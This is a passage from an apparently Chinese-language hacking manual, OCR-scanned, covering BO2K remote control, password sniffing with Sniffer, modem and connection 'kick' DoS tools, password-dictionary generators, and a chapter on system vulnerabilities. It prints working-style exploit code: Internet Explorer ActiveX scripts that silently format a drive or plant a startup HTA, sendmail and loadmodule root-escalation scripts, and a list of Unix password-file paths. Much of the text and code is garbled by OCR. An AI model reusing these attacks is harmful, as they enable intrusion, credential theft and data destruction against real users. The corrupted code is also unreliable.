描述：把关掉的 B02K 服务器再启动
命令：lnad Plugin
描述：装载插件
命令：Debug Plugin
描述：调试插件
命令：List Plugins
描述：列出已安装的插件
命令：Remove Plugins
描述：移除插件，要指定带
有了以上这些命令，你就可以将运行了服务器程序文件的在线计算机控制起来，随意地将它摆来弄去。

运行 BO2K 服务器文件不会主动破坏使用者的电脑，它只是将自己植人到电脑系统内，等待 BO2K 控制程序下达命令给它，然后再进行攻击。

BO2K 这个程序的功能，其实说穿了是一套远程控制软件，它可以通过 Interne！去控制、取得远端电脑的操作与信息。B02K 匿名登陆和可能恶意控制远程机器的特点，使它成为在网络环境里一个极其危险的工具。

4．1．4 网络监听软件

Sniffer 是由 Lawrence Berkeley Laboratory 开发的，运行于 Solaris、SCI 和 Linux 等平台的一种免费、功能强大且使用方便的网络监听软件。使用时，用户可以选择源地址和目标地址或地址集合，选择监听的端口、协议和网络接口等。

其命令行参数如下：
－a 以 ASCII 形式将监听的结果输出。
－A ＜char＞ 在进行记录时，所有不可打印的字符都用＜char＞代替。
－b 等同于同时使用参数一 t＆ －s。
一 i 交互模式，其他参数被忽略。
一 p ＜port＞ 记录连接到＜port＞的包，0 为所有端口。缺省为 0。
－P protocol 选择要检查的协议，缺省为 TCP，可能的选择有 P、TCP、ICMP、UDP 和它们的组合。
一 s <IP＞ 指定 Sniffer 检查从＜IP＞ 发送的数据包。
－t ＜IP＞ 指定 Sniffer 检查发送到＜IP＞的数据包。
（注：＜IP＞参数可以用＠来表示一个 IP 范围，比如一 t192.168.@
－t 和一 s 只适用于 TCP／UDP 数据包，对于 ICMP 和 P 也进行解释。但如果只选择了一 p 参数，则只用于 TCP 和 UDP 包。

交互模式下的命令方式如下：
F1 或“ 1 ”：输人一个主机进行监听，监听其发送的数据包。
F2 或“ 2 ”：输人一个主机进行监听，监听其接收的数据包。

F3 或“ 3 ”：输人一个端口进行监听，监听其发送的数据包。
F4 或“ 4 ”：输人一个端口进行监听，监听其接收的数据包。
F5 或“ 5 ”：使用参数 4r。m IP＞ ＜from Port＞ ＜to IP＞ ＜∞Port＞来启动一个程序。
下面是一个运用 Sniffer 的进行监听的例子：
有 2 台主机在同一个子网中，一台正运行着 Sniffer，另一台主机的地址是 192.168.1.2.。
1、如果想记录主机 192。168。1．2 上的一些用户口令，命令为：
root： ～／＃ Sniffer 一 p 23 __t 192。 168。1，2
2、将口令记录在以 192 开始的文件中，可以用 cat 192＊来查看，命令为：
root： ～／＃ Snif%r －p 23 __A 。 －t 192．168。1。2
或者
－ root： ～／拌 Sniffer __p 23 －A ＾ －t 192．168。1。2
3、如果想记录 192。168。1．2 的 ftp 服务，命令为：
root： ～／＃ Sniffer __p 21 －1 0 －t 192．168。1，2
4、记录所有发出和发往主机 192，168。1。2 的电子邮件信息，命令为：
root： ～／＃ Sniffer －p 25 －I 0 －b －t 192。168。l。2 ＆
或者
root： ～／拌 Sniffer 一 p 25 ¯1 0 一 b 一 s t92。168。1，2 ＆
5、网络出现一些错误，如果想要查看控制消息，命令为：
root： ～／＃ Sniffer －p lcmp －b －s 192。168．1.2
6、如果想使用有菜单的界面，命令为：
root： ～／＃ Sniffer 一 A
结果记录：
Sniffer 可以产生综合结果，在本目录下生成一个类似于犹 a．aaa．aaa。aaa。xx－bbb，bbb．bbb．bbb。yy 的文件。其中 aaa。aaa。aaa。aaa 和 bbb，bbb。bbb。bbb 为两个 IP 地址，而 xx 和 yy 是通信双方的端口号。
Sniffer 还可以配合另外一个叫 ToD（Touch of Death）的程序，来切断你所不希望的 TCP 连接，原理是朝一个 TCP 连接的其中一台主机发送一个断开连接的 IP 包（将 P 包的 RST 位置 1）。

4.1.5 场人工具

所谓的踢人工具其基本功能就是使对方掉线，比如将对方踢出聊天室、将其连接中断等都可以使用这类软件。

一、WinNuke2
运行 WinNuke2，出现如图 4－21 的主界面，在“ P ”输入框中输入已经知道的 P 地址，在“ Message ”输人框中输人要发送过去的讯息，然后单击“ Nnuk the S．O，B。 ”按钮。这时弹出如图 4－22 的信息框，表示踢人成功！怎么样？简单吧！哈哈哈……




图 4－21




图 4－22

二、PNuke

这是一款比 TWinNuke2 功能更强大的踢人工具，运行该程序后，出现主界面（如图 4－23）。

图 4－23

从主界面上可以看到踢人工具常有的选项，并且拥有可以自己设定端口等功能。来吧，让我们去踢踢看。

在“ Host／IP ”输人框中输人主机名称或 IP 地址，然后再在“ Nuke MSC ”中输人要发送的信息，接着再选择“ PoH ”端口号，最后在“ Times ”输人框中输入连接的时间。

另外，该款程序还可以设置被踢者的数量，在“ Fr。m ”输入框中输人被踢者最小的号码，再在“ To ”输人框中输人被踢琶最大的号码，并选择好延迟时间，然后单击“ Nuke！ ”按钮，程序开始按照参数的设置来进行踢人行动。

三、冲天火箭－－ROCKET

在国内，大家可能还不了解这款软件，它主要的作用就是可以使正连接在网络上的外置式 Modem 掉线！由于现在国内许多上网的用户都是使用内置或外置 Modem 进行拨号上网，下面我们就针对这两种 Modem 拨号上网进行操作。

（1）、如果你使用的是内置 Modem 拨号上网，请按照以下步骤进行：

执行 Rocket，exe，出现如图 4－24 的主界面，在“ Target IP ”文本输人框中输人你要攻击的 IP 地址，然后单击“ sEND PACKET ”按钮，如果对方是外置 Modcm 就应该会掉线了！

（2）、如果你使用的是外置 Modem 拨号上网，就千万注意了！因为 Rocket“ 智商 ”太低，如果你使用的是外置 Modem，它居然会使你自已的外 E Modem 掉线。所以，一般我们首先要运行一款叫做 Sapik Modem 的软件，将自己的外置 Modem 保护起来，请按照以下步骤进行：

首先运行 Sapik Modem 软件，出现如图 4－25 的界面。




图 4－24

图 4－25

然后单击“ Active ”按钮，接着开始拨号上网（有些 Modem 可能无法拨号），连接正常以后，最后单击“ Close ”关闭程序。

这时侯再执行 Rocket。exe 进行掉线操作。

经过我们实验，Rocket 确实是名副其实的“ 外猫杀手 ”！只要对方是外置 Modem，就可以使用该软件使对方断线，不过，对于内置 Modem 来说效果要差一些或者根本就不起作用。

4．1．6 字典制作工具

许多破解软件都需要字典文件配合使用，而这些字典文件是怎么样生成的呢？下面，我们就来了解一下字典制作工具。

一、万能钥匙 xkey

这是一款国人自制的软件，利用它可以方便快捷地制作出许多破解工具所需要的词典文件。万能钥匙 xKey 1。1 版本在原有的基础上加人了更新的内容，使运行速度加快，而且还特别增加了计算机和网络常用英文作为字典文件中的单词。

该款软件根据对国内计算机网络用户的抽样分析，并参考计算机安全资料，把词典内容分为“ 电话号码 ”、“ 出生日期 ”、“ 姓名字母 ”、“ 英文数字 ”四个部分，在每一部分都有详细的设置，可以设置有关参数以生成词典。

如果设置之间相互排斥，还可以分别生成相应的词典，在保存词典文件时选择已有字典文件名可以将新内容追加到原文件中去。

它可以根据你的设置生成各种类型的口令，主要分为四类：

1、电话号码：分为“ 普通电话 ”和“ 移动数字电话或寻呼机 ”两种，并可以选择不同位数的号码。

2、出生日期：分为月日、年月、年月日三种，并可选择二位或四位年份和设置年份范围。

3、姓名字母：分为姓名声母、姓或英文名、中文姓十名、中文姓十名字声母、中文姓十英文名等，在姓氏范围中，你可以直接输人某个姓氏或按照人口频度选择姓氏范围。

除此之外，你还可选择加上固定前缀、常用数字和出生日期，姓名换位或使用分隔符。

4、英文数字：此项包括有“ 计算机和网络常用英文（150 个） ”、其它常用英文（53123 个）、常用数字（175 个）和其它数字（0－999999）。

在生成字典文件之前，你还可以对字典中的字母进行大小写设定和设定词条宽度，并可以根据不同的系统平台对文本文件的换行符进行设定。

在一切设置好后，按“ 完成 ”按钮，软件开始生成字典。如果你所选择的选项过多，在生成字典文件的时候就很慢，而且字典文件的容量会很大。

将该软件安装完毕并运行，出现主界面，如图 4－26。

了解了“ 使用说明 ”以后，请单击“ 下一步 ”按钮，进人“ 电话号码 ”词典文件设置对话框，如图 4－27。

图 4－26




图 4－27

在该对话框中可以将普通电话、数字移动电话（手机）或寻呼机的号码作为密码，并可以选择不同位数的号码，在“ 词典长度 ”状态栏可以即时了解词典长度。这里给大家说明一点：词典的长度将影响词典生成的时间和词典文件的大小。

如果你只是需要使用电话号码所生成的词典文件进行破解操作，只需要不断单击“ 下一步 ”按钮直至最终生成词典文件。

当然，你也可以设置所有的特征生成词典文件，下面我们就按照这个要求继续操作。

用鼠标单击“ 下一步 ”按钮，来到“ 出生日期 ”词典文件设置对话框，如图 4－28。

在该对话框中可以将出生日期分别按照月日、年月、年月日三种进行选择，并可指定年份范围和进行一些设置。

设置妥当后，单击“ 下一步 ”按钮，来到“ 姓名字母 ”词典文件设置对话框，如图 4－29。

图 4－28

图 4－29

在该对话框中，可以将姓名字母按照姓名声母、姓或英文名、姓+名、姓+名字声母、姓+英文名进行选择。在“ 姓氏范围 ”中，你可以直接输人某个姓氏或调整人口频度。

除此之外，你还可选择加上固定前缀、常用数字和出生日期，姓名换位或使用分隔符。

一切设置妥当以后，用鼠标单击“ 下一步 ”按钮，来到“ 英文数字 ”词典文件设置对话框，如图 4－30。

在该对话框中，可以将常用常见的英文、数字作为词典文件中的密码。其中包括：计算机和网络常用英文（150 个） ”、其它常用英文（53123 个）、常用数字（175 个）和其它数字（0－999999）。

选择妥当以后，用鼠标单击“ 下一步 ”按钮，终于来到了久违的“ 生成词典 ”对话框，如图 4－31。

图 4－30

图 4－31

在该对话框中，可以对要生成的词典文件进行设置。

在生成词典文件之前，你还可以对字典中的字母进行大小写设定和设定词条宽度，并可以根据不同的系统平台对文本文件的换行符进行设定。

一切设置妥当后，用鼠标单击“ 完成 ”按钮，弹出“ 保存词典文件 ”对话框，如图 4－32。

图 4－32

你可以选择要保存的词典文件类型，一般都保存为恢 txt 或 dic。用鼠标单击“ 保存 ”按钮，就等着你的词典文件“ 新鲜出炉 ”吧！不过，如果你所选择的选项过多，在生成字典文件的时候就很慢，而且字典文件的容量会很大，你慢慢等吧……

二、PAsS2DIC

这是一款运行在 Dos 下的字典制作软件，它可以用

来将／etc／passwd 中的 Username（用户名）解出来变成一个文本文件，这有什么作用呢？因为有很多人的密码都是跟 Username 相同，只要破解了 Username 就知道了对方的密码。

运行该软件，要求你输人源口令文件名，输入后敲回车，要求你再输人目标字典名称，输人后敲回车，程序将自动进行转换，如图 4－33。

图 4－33

特别声明：利用这些黑客软件都可以对网络安全进行检测，我们提供送些软件的使用方法也是速个目的，如果有读者因此而造成违犯法律的事情，其后果自负！

第五章 常见系统漏洞分析

5.1 认识漏洞

5.1.1 漏洞的概念

漏洞是指任意的允许非法用户未经授权获得访问或提高其访问层次的硬件或软件特征。漏洞就是某种形式的脆弱性。每个平台无论是硬件还是软件都存在漏洞。

如果一个程序有错误，并且只在某些特殊的情况下出现，它并不是什么大问题。通常，你能够避开这些特殊的情况，使得程序中的错误故障不会发生危害。你甚至可以按照你的意愿，在你的程序中加人这些小小的“臭虫切。

但是，有时有些程序处于安全界限的边缘位置。他们以丬另外的程序作为输人，但不是按照程序本来的存取方法。

我们常见的一些例子：从你的邮件阅读器读取任何人给你发的邮件，然后显示在你的显示器上，而它们本不应当这样做的。任何被接在因特网上的计算机的 TCP／IP 栈都可从因特网上获得任何人的输入信息，并且能够直接存取你的计算机，而你的网上邻居却不能这样。

任何具有这种功能的程序都必须小心对待，如果在其中有任何的小错误，它就能在允许任何未被授权的人做任何的事情。具有这种特性的小“臭虫”被叫做“漏洞”或者更正式地被叫做“弱点”。

5.1.2 产生漏洞的几种情形

漏洞的产生的原因是多种多样的，了解漏洞是如何产生的，有助于我们寻找到漏洞并且将它补上，同时更可以在漏洞产生前将它避免。下面是一些比较容易产生漏洞的情况。

一、吞噬资源

许多程序在编制的时候都假定系统资源是足够使用的。很多程序从不考虑资源不够的情况，因此这些程序经常出错。经常性需要检查的情况是：

◆在存储器不够或内存分配出错的情况下，调用 malloc 或者 new 通常会返回一个空的指针。

◆如果未信任的用户能用尽系统的资源（这是拒绝服务的一种，也是很多程序的通病）。

◆如果可供打开的文件句柄已经用尽——调用 open()会返回一 1。

◆如果程序不能 fork 或者子进程在初始化的过程中由于吞噬资源而任死。

二、信赖未经确倍的倍造

如果你在以太网上传送明文的密码，而同一个网段上有不可靠的人存在，或者如果你建立了一个全球可写的文件，然后试图从那个文件中读取数据，或者你用 O¯¯TRUNC 而不是 O¯¯ExCL 在／tmp 目录下创建文件等等，总之你正在依赖不可靠的传输媒介上完成你的工作。在这种情况下，如果一个攻击者能破坏这种不可靠的信道，他们就可以在你毫不知觉的情况下更改信道／媒介中的数据（最坏的情况是他们在／tmp 目录下对被信任的文件做符号连接，这样就可以破坏受权限保护文件的内容，而不是建立一个临时文件，gcc 也有类似的漏洞，这个漏

洞将使你在编译的程序中插人任何代码），即便他们不能破坏任何数据，他们也可以非法读取受权限保护的数据。

三、错误的默认设定

如果有些默认的设定存在不明显但是不安全的情况，很容易被人们所忽视。例如，如果你解 rpm 包然后建立一些全球可写的配置文件，你不太会注意到它们，除非你非常仔细地寻找安全漏洞。这就说明人们在解 rpm 包的时候，会在系统上留下安全漏洞。

四、大接口

如果安全接日非常小，则整个系统安全性能会比接口大的好。这个很容易理解，比如，我的房子只有一扇门，人们可以通过这扇门进人我的屋子，而在我睡觉的时候，我能记得住把它锁住。如果我房子的不同的部分中有五扇门，全部都能通往外部，我很有可能忘了锁它们之中的一个。

因此，网络服务器看来比 setuid 程序更安全。setuid 程序从所有不可靠的来源接受信息——环境变量，文件描述符，虚拟存储器映像，命令行参数和其他文件输人。网络服务器程序只从网络 Socket 获得输人（也有可能从文件）。

qmail 是小的安全接口的例子。仅仅 qmail 很小一部分（十多行的程序）是以“ rOOt ”的权限运行的，余下的或是以特殊的 qmail 用户或者以邮件接受者的权限在运行。

在 qmail 内部，缓冲器溢出的检查被集中在两个小函数中，其他全部的函数调用这两个函数来修改检查字符串。这是另一个安全接口小的例子———些检查部分错误的机率会更小。

如果你运行着更多的网络守护程序，那么将扩大网络和你的机器之间的安全接口。

如果你有 Internet 防火墙，你的网络和因特网之间的安全接口被减少到 1 台机器。

另外，看不可靠的 HTML 主页和不可靠的 Javascript 脚本也有安全接口的差异；JavaScript 脚本解释器的安全接口比 HTML 里的要大且复杂。

五、经常被突破的程序

过去经常被突破的程序在它们的后续版本中也可能有漏洞存在，因此需要在可能的情况下替换它们。在 BsD 系统中用 mai1．local 替换／bin／mail 就是因为这个原因。

如果你想检查它的代码，当然是这个不错的主意，但是更好的办法是改写代码或者不使用它们。

六、薄弱的安全部件

任何安全的系统都可以被分为安全部件。例如，我的 Linux 系统把为数众多的部件分为“ 用户 ”、“ 内核 ”、“ 网络 ”，而“ 网络 ”还可以被分为一些诸如“ 网络连接 ”等于部件。这些根据系统安装和认证过程而在各个部件之间建立了很好的信任关系。

必须加强所有安全部件之间的信任关系。如果你运行图书馆终端，或许你希望终端仅仅存取图书馆的数据库（并且只能读），你根本就不想为它们提供 Unix 的 shell。

而 Mirabilis ICQ 对因特网的用户都给予信任，显然这是不安全的。

在另一方面，tcp__w 沟 ppers 信任从反向 DNs 查询得到的结果，然后交由 shell 处理把它交给外壳。在使用 Netscape Communicator 以 squid 做代理的时候，会把历史一览表中用户「TP 口令放人 URL，JavaScript 程序和其他的 web 服务器能看到这个 URL。

七、被忽略的竹况

不信任逻辑。由于验证很困难，所以 if－else 和 swith－case 语句是危险的。如果你能发现任何人永远执行不到的代码分支，它极有可能含有错误。如果你能发现逻辑上数据流的合并——例如，如果有两条语句，每个做两个事情中的一个，然后第一个的输出被送到第二个的翰人——如果这些代码没有经过测试，那有可能含有漏洞。

查看语句中的 else 和查看 switch 语句中的 default 以确保他们是 fail－closed 的。gcc－pg－a 会使程序产生一个 bb。out 文件用来帮助你确定是否代码中的所有分支都被执行到了。可以认为这些都是最近的 P 拒绝服务攻击问题的根源。

八、低级错误

许多人信赖只有少数人检查的代码。如果软件的代码仅仅只有少数人可以阅读，那么其中必定会有很多错误。如果这些代码涉及到安全的部分，就会造成安全漏洞。曾经令 3Com 公司汗颜的事件就是一个极好的例子。他们全部的 CoreBuilder 和 SuperStack II hub 被发现有秘密的通用口令，而这个口令是用来处理用户的紧急事件而设置的。

5.1.3 常见的漏洞类型

一般来说，在网络上比较常见的漏洞类型有以下这些：

一、变换角色漏洞

很多漏洞是从不同的运行着的程刁序中发现的。有时一个极小的错误或者极普通的错误也会造成安全漏洞。

例如，假设你有本来打算让你在打印你的文档之前想通过 PostScript 解释器预览它。这个解释器不是安全敏感的程序；女口果你不用它，它一点也不会成为你的麻烦，但是一旦你用它来处理从别人那里得到的文件，而那个人你并不知道也不值得信任，这样你就可能招致很多麻烦。他人可以向你发送能删除你所有文件或者复制你所有文件到他人可以得到的地方的文档。

这是大部分 Unix TCP／IP 栈的脆弱性的根源——它是在网络上的每个人都值得信任的基础上开发的，而被应用在这个并不如当初所想象安全的环境中。

这也是 SendmaiI 所发生的问题的根源。直到它通过审查，它一直是很多是漏洞的根源。

再更进一步讲，当函数在合理的范围内使用时是安全的，如果不这样的话，他们将造成无法想象的灾难。

一个最好的例子就是 gets（）。如果你在控制输人使用 gets（）函数，而你正好输人比你预定输人大得多的缓冲区，这样，你就达到了目的。对付这个漏洞最好的补丁就是不要做类似这样的事或者设定比原先大得多的缓冲区，然后重新编译。

但是，当数据是来自非信任的数据源的时候，gets（）能使缓冲器溢出，从而使程序能做任何事情，崩溃是最普通的结果，但是，你通常能够精巧地安排，使得数据能像代码一样执行。

二、缓冲区溢出漏洞

当你往数组写人一个字符串，并且越过了数组边界的时候，就会发生缓冲区溢出。有以下瓦些缓冲器溢出的情况，可能会引起安全问题：

◆读操作直接输人到缓冲区；

◆从一个大的缓冲区复制到一个小的缓冲区；

◆对输人的缓冲区做其他的操作。

如果输人是可信的，则不成为安全漏洞，但也是潜在的安全隐患。这个问题在大部分的 UNIX环境中很突出；如果数组是一些函数的局部变量，那么它的返回地址很有可能就在这些局部变量的堆栈中。这样就使得实现这种漏洞变得十分容易，在过去的几年中，有无数漏洞是由此造成的，有时甚至在其他地方的缓冲区都会产生安全漏洞一一尤其是在函数指针附近的时候。

三、允许拒绝服务的漏洞

这个漏洞存在于 Unix 操作系统一（几乎在 Internet 上运行成熟的 TCP／IP 的操作系统）的网络服务核心。因此，尽管采取措施解决这个问题，但收效甚微，因为在几乎所有情况下，拒

绝服务攻击没有表示出攻入的危险，这就是说，攻击者通过这些手段不会破坏数据或获得未授权的权限，他们只是捣乱而已。

还有其他形式的拒绝服务的攻击。某些拒绝服务攻击的实现可以针对个人而不针对于网络用户。这种类型的攻击不涉及任何 BUC 或漏洞，而是利用了 www 的基本设计。例如，我对 Netscape Navigator 的用户有敌对情绪（别笑，真有这样的人，如果你登录到那些页面上，你就会知道了）。使用 Java 或 Java script，就可以有效地采取下列措施：

1、设置一个在线或编译过的程序在装人时运行，指定用户使用的浏览器类型。

2、如果浏览器为 Netscape Navigator，程序将生成大量窗口，每个窗口都要求连接到不同的服务器，所有服务器在装人时运行 Java 恶意小程序。

不到 40 秒，目标机将陷入长期的停顿状态（有足够多内存的机器可能会有时间让用户关闭，尽管如此，用户必须重新启动）。这会导致我们所说的拒绝服务攻击。

一种很令人恼火的拒绝服务攻击（加人许多 Windows 95 攻击程序），是令人畏惧的 CHARGEN 攻击，CHARGEN 是运行在端口 19 的服务。它主要用于调试字符产生器（character genoerator，名字也由此而来）。许多管理员用此服务判定分组是否莫名其妙地被丢掉或者在完成给定的 TCP／IP 事务之前分组在哪里消失。无论如何，通过初始的多次请求 19 端口，攻击者可以引发拒绝服务的攻击，从而挂起机器。

四、允许本地用户非法访问的漏洞

本地用户是在目标机的网络上有账号的人。本地用户的典型例子是通过 Shell 访问其 ISP 的用户。如果他有 E－mail 地址且这个账号允许 Shell 访问，那么“ 本地 ”用户可能是在千里之外。这种情况下，“ 本地 ”指的是用户的账户权限，而非其地理位置。

对于 sendmail 来说，当 sendmail 启动时，它一般要求检验用户的身份，因为只有 rOOt 有权启动和维护 sendmail 程序。其他有相同权限的用户也可这样做，但也只是这些内容。然而，根据 CERT 咨询处的 Sendmail Daemon Mode Vulnerability：“ 很遗憾，由于一个代码错误，sendmail 在例程模式下可以以一种绕过嵌入检查的方式激活。当绕过检查后，任何本地用户都可以在例程模式下启动 sendmail。另外，在 8.7 版本中，sendmail 收到一个 SICHUP 信号时会重启，它通过使用 exec（2）系统调用重新执行自己来重新开始操作，重新执行作为 root 用户实现。通过控制 sendmail 环境，用户可以用 root 权限让 sendmail 运行任意的程序 ”。

旧版本的 sendmail 在缓冲区中含有一个缺点（你将在下段中学习一点关于缓冲区／堆栈的内容）。可以在 sendmail 中激活调试选择并溢出缓冲区从而攻击系统，这可以通过 d 选项实现。关于通过 syslog 例程的 sendlnail 通信是一个类似的问题（另一个缓冲区溢出问题），其他大多数的 B 类漏洞由应用程序中的一些缺陷引起。有些常见的编程错误也会导致漏洞的产生，一种这样的错误涉及到用 C 编写的程序的缓冲区（可见令人畏惧的缓冲区溢出）。 缓冲区溢出在术语文﹣件中这样定义：“ 当试图将超过缓冲区能处理的更多的数据加入到缓冲区时，发生缓冲区溢出。这可能是由于生产者和消费者处理比例不一致造成的，或者是由于缓冲区太小，以至于装不下一次处理的必须数据 ”。

五、允许用户未经授权访问的漏洞

这类漏洞是威胁性最大的一种漏洞。这类漏洞主要是由于较差的系统管理或设置有误造成的。典型的设置错误（或设置失败）是任何存放在驱动器上的例子脚本，即使这些版本的文件建议删掉这些脚本。这种漏洞在网络上重现过无数次，它包括那些在 Web 服务器版本中的文件。

5.2 IE 中的重大漏洞

5．2．1 IE5 访问 FTP 站点时产生的漏洞

通过 IE5．X 来访问 FTP 站点时，有一个非常大的漏洞：密码和用户名都很清楚地以文本方式的形式存储在历史记录中。其具体的位置如下：

◆英文版 IE

＼Winnt\ Profiles＼［Username］\ History＼History。IE5＼index。dat and ＼W ’innt＼Profiles、［Useruame］＼History、History．IE5＼MSHist＜：datc＞。…\jndex。dat

◆中文版 IE

＼Winnt＼Profiles＼［Username］＼Cookies＼index，dat

默认的情况下，＼Winnt＼Profiles＼［Username］＼History 目录，只有管理员组的和目录所属用户有完全管理的权限。然而，index。bat 可以是任何人都可以访问的，即 Everyone Full Con 七 rol Permlss1ons。因为“ Bypass Traverse Checking ”的权限默认是赋给每下个组的，任 q 一个用户都可以访问主机，并读取另外一个用户的 index，dat 文件。

为了“ Bypass Traverse Checking ”，并且访问另一个用户的文件，就要涉及到绝对文件名。例如，要查找所有的包含“ administrator ”帐号的 index。bat 文件，运行下列命令行：

find “／／”＜＼winnt＼prOfiles＼administrator＼history＼history，ie5＼index.dat

或

find “／／”＜＼winnt＼profiles＼administrator＼Cookies＼index.dat

补救措施：

1、除了 administrators 外，其他人都将“ Bypass Traverse Checking ”去掉。

2、给每个用户的 Pr。fIle 中的目录和文件设置访问控制，只允许所有者（或也允许 administrator）访问他。

3、如果历史记录中包含密码等敏感信息，将其删掉。

4、直接用 FTP 客户端来完成 FTP 功能，而不要用 IE。事实上，用 URL 端日来审查密码无论是在哪都是不受欢迎的。

5.2.2 IE 代码可实现磁盘格式化

IE 代码可以格式化本地硬盘，这里举一个例子来说明一下，这种做法是非常危险的，可以在有准备的情况下在自己的机器上实验。

用下面的代码（注意，这些代码是 For spanish Windows 98，要想让它在中文或是英文版下运行，必须做些改动。）

＜object id＝ "scr" classid=“ clsid：06290BDS－48AA－11D2 冖 8432－006008C3FBFC ”＞

＜／object＞

＜SCRIPT＞

scr.Reset（）；

scr.Path=“ C：\\windows＼＼Men？lmclO＼＼Programas\＼Inicio\\automat.hta ”；

scr.Doc＝“＜object id= ’ wsh ’ classid= ’ clsid: F935DC22－lCFO－11D0-ADB9-00C04FD58A0B ’＞

＜／object＞

＜SCRIPT＞wsh.Run（’ start／m format a：／q／autotest／u ’）；alert（’ IMPoRTANT： Windows is configuring the system. Pleuse do not interrupt thls process。 ’）；＜／“ ＋ ”SCRIPT＞”；

scr.write（）；

这个代码是按如下工作的：

1、用 start／m （Spanish Win98 版本），这个程序以最小化的方式运行，所以用户不大会发现。

2、用参数／autotest，它可能会在某个驱动器上自动运行 Format.com

3、接着就会有提示的 message 告诉你，“ IMPORTANT：Windows is configuring the system. Please do not interrupt this process。 ”（重要信息： Windows 正在配置系统，请不要中断此过程。）

这些都会隐藏最小化窗口里的 Format 信息。当然，它也会因为这个程序而会被发现。

很明显，这个漏洞是极具破坏性的。

5.2.3 IE 5.0 ActiveX 的重大漏洞

这个漏洞主要就是 AcriveX 控件，它允许创建和复写本地文件。黑客可以在 IE 用户点击网页上的一个超链接时发生，这个漏洞可以将 HTML 应用程序文件中的可执行程序添加在 Win—dows 95 或 98 计算机的开始菜单中，在该机器下次启动时，程序就会执行。

补救方法：

1、把安全级别设置为“ High ”

2、把 Active Scripting 给屏蔽掉

3、把 ActiveX Controls 和 pl，g－lns 都给关闭

这个漏洞可以用下面的代码来测试：

＜object id＝“ scr ”’ classid＝“ clsid：06290BD5－48AA－11D2－8432－006008C3FBFC ”＞

＜／objec 七＞

<SCRIPT＞

scr.Reset（）；

scr.Path＝“ C：\\windows＼＼Start Menu＼＼Programs、、StartUp＼＼guninski。hta ”；

scr.Doc＝“ ＜object id＝’ wsh ’ classid＝’ clsid： F93SDC22－lCF0－11D0－ADB9－00C04FD58A0B ’＞

＜／object＞

<SCRIPT＞alert（’Written by Georgi Guninski http：／／www.nat.bg／～joro’）；

wsh.Run（’ c：＼＼command．com ’）；

＜／“ ＋” SCRIPT＞ ”；

scr.write()；

＜／SCRIPT＞

＜／object＞

5.2.4 IE 图像 URL 重走向漏洞

该漏洞允许恶意网站管理员读取访问者机器上某些类型的文件。针对 Microsoft InternetExplorer 的这一漏洞，微软已经发布了相应的修补程序。

在浏览一个 Web 服务器的时候，如果在同一窗口内从一站点切换到另一站点，IE 的安全机制会在新页面中检查该站点的访问权限（简单如一些经 IE 限制而不能访问的站点）。

但是，一个 Web 站点很可能会打开一个客户端的本地文件，然后再接着打开该站点上的页面，而此过程中，客户端本地文件中的数据在浏览器中已经泄露。

数据在新页面浏览前很短的时间内被泄露出去，其结果是恶意的站点管理员可以查看访客计算机上的文件内容。条件是该站点的管理员必须知道（或猜测到）文件名和准确的位置，同时只能查看到浏览器认可的文件类型。

使用了微软的安全补丁后可以修补这个漏洞，补丁程序可在微软的下载区找到。

5.3 UNIX、Linux 中的漏洞

Unix、Linux 是使用得非常多的一种网络操作系统，同时在其中发现的漏洞也是比较多的，当然，一般的漏洞都可以通过各种方法来进行弥补。

5.3.1 可能泄露口令的文件

口令是 Unix 安全策略的核心。任何对于口令安全的威胁都是重大事件，下面列出了在 UNIX 中系统口令可能存在的文件：

AIX 3 ／etc／security／passwd！
或／tcb／auth／fIles／＜d1rst letter# of usemame＞／＜username＞
A／UX 3．0s／tcb／files／auth／？／ ＊
BSD4。3－Reno ／etc／master。passwd ＊
ConverxoS 10 ／etc／shadow ＊
DC／UX／etc／tcb／aa／user／ ＊

EP－K ／etc／shadow x
HP—UX ／．secure／etc／passwd ＊
IRIX 5 ／etc／shadow x
Linux l.1 ／etc／shadow ＊
OSF／l ／etc／passwd［。dir｜。pag］ ＊
SCO Unix ＃ .2.x ／tcb／auth／files／ <first letter ＊
Of username＞ ／ ＜useIname＞
SunOS 4．1＋c2／etc／security／passvd。ad junct＃＃ username
SunOS 5.0 ／etc／shadow
＜optional NIS＋ private secure maps／tables／whatever＞
System V Release 4.0 ／etc／shadow x
System V Release 4.2 ／etc／secunty／＊ database
Ultrix 4 ／tec／auth［.dir！。pag]＊
UNICOS ／etc／udb ＊

5.3.2 可以获得 root 权限的漏洞

◆通过 sendmail 取得 root 权限
可以通过 sendmail 取得 root 权限，因为 sendmaiI 可以利用-oM 参数使用任何宏命令：
1、建立文件 sunsendmailcp

```
＃ ！／bin／sh
#
# sunsendmailcp fm）m to
if ［＄ ＃ －ne 2］；then
echo us%e： basename＄ 0、 from to
exit 1
fi
H“ －f ／usr／tmp／dead。letter
if ［－F ／usr／tmp／dead。letter］；then
echo sorry， cant cOntinue __ ／usr／tI“ P／dead，letter exists
fI
if ［！ －r ＄ 1］；then
echo ＄ 1 doesnt exist or is unreadable
exit l
fi
］n －s ＄ 2 ／usr／tmp／dead。letter '
／u8r／lib／sendmail －L0 ’－0M＃ 8nythin8 ’ ＄ UsER ＜ ＄ 1
rm ／usr／tmp／dead。letter
```

```
exit 0
```

2．加载这个命令

```
%. ／sunsendmailcp sourcefile 七 ar8etfle
```

这时你要求的“目标文件”targetfile 将会被添加或建立。

◆利用 Ioadmodu］e 获取 rOot 权限实例

```
＃ ！／bin／csh
set path ＝ （．＄ path）
cat＞ ld ＜＜EoF
／bin／sh
EoF
chmod a＋x ld
loadmodule sd．o evqlOad
```

◆利用 loadmodu1e 获取 root 权限实例

```
